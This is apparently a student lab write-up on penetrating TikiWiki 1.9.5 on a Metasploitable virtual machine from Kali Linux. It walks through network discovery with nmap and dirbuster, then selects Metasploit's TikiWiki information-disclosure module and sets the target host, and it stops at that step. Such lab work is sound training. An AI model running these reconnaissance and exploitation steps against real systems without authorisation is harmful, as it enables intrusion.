Manvir Mann

June 17 2023

Tikiwiki Penetration


Introduction

For this project, we will be using two virtual machines (one is kali linux, the other is ubuntu 32-bit) in order to run a penetration attack by using a MetasploitableVictim machine to target the vulnerabilities of tikiwiki 1.9.5.


Initial Setup

We need two virtual machines, kali linux and a metasploitable victim machine that uses ubuntu 32 bit. There are two additional files we need to have installed and prepared on our kali linux machine which is the 5622.tar.bz2 file and the rs.tar.gz file in order for the penetration process to work.


Step 1: After getting everything set up and running, our first step is to run the command "ifconfig" on both of the virtual box machines in order to locate the local IP address of each machine so that we can use that address so that both machines can ping one another.




Step 2: Now that we know the IP addresses of each machine, we can run the "ping" command on each machine using the opposite IP address to ensure that both virtual machines are connected to the same NAT Network.




Step 3: Now we will run the "nmap" command in order to scan the IP space using 10.0.2.1/24 (a cheat) so that we can look and see if there are any vulnerable ports on our other virtual box machine (metasploitable victim).





Step 4: The next step is to run the "firefox" command and we will be using port 80 so we need to type "10.0.2.4" for the browser to pop up in order to check if the webserver on port 80 in regards the metasploitable victim machine is running.




Step 5: The next step is to run the "dirbuster" command which would give us a popup for us to look at all of the various directories that are present on the metasploitable victim machine. Since we are able to see that a tikiwiki folder exists and is present, we now know that the metasploitable victim is using the tikiwiki application, and can run the "firefox" command again, but this time specifying the tikiwiki application so it would look like "firefox 10.0.2.4/tikiwiki".









Step 6: Now we will use metasploit by running the “msfconsole” command which lets us further “search” and we can specifically look at “tikiwiki” in order to see various vulnerabilities that we can exploit.




Step 7: After searching, we can use the auxiliary admin module to pick the “TikiWiki Information Disclosure” for us to find information that we can use or exploit on the target metasploitable victim machine.




Step 8: After that we can set the RHOST to the victim machine, so we would type "set RHOST 10.0.2.4" and that would become the new host. If we run "show options" again after that, we can see that the host successfully changed.



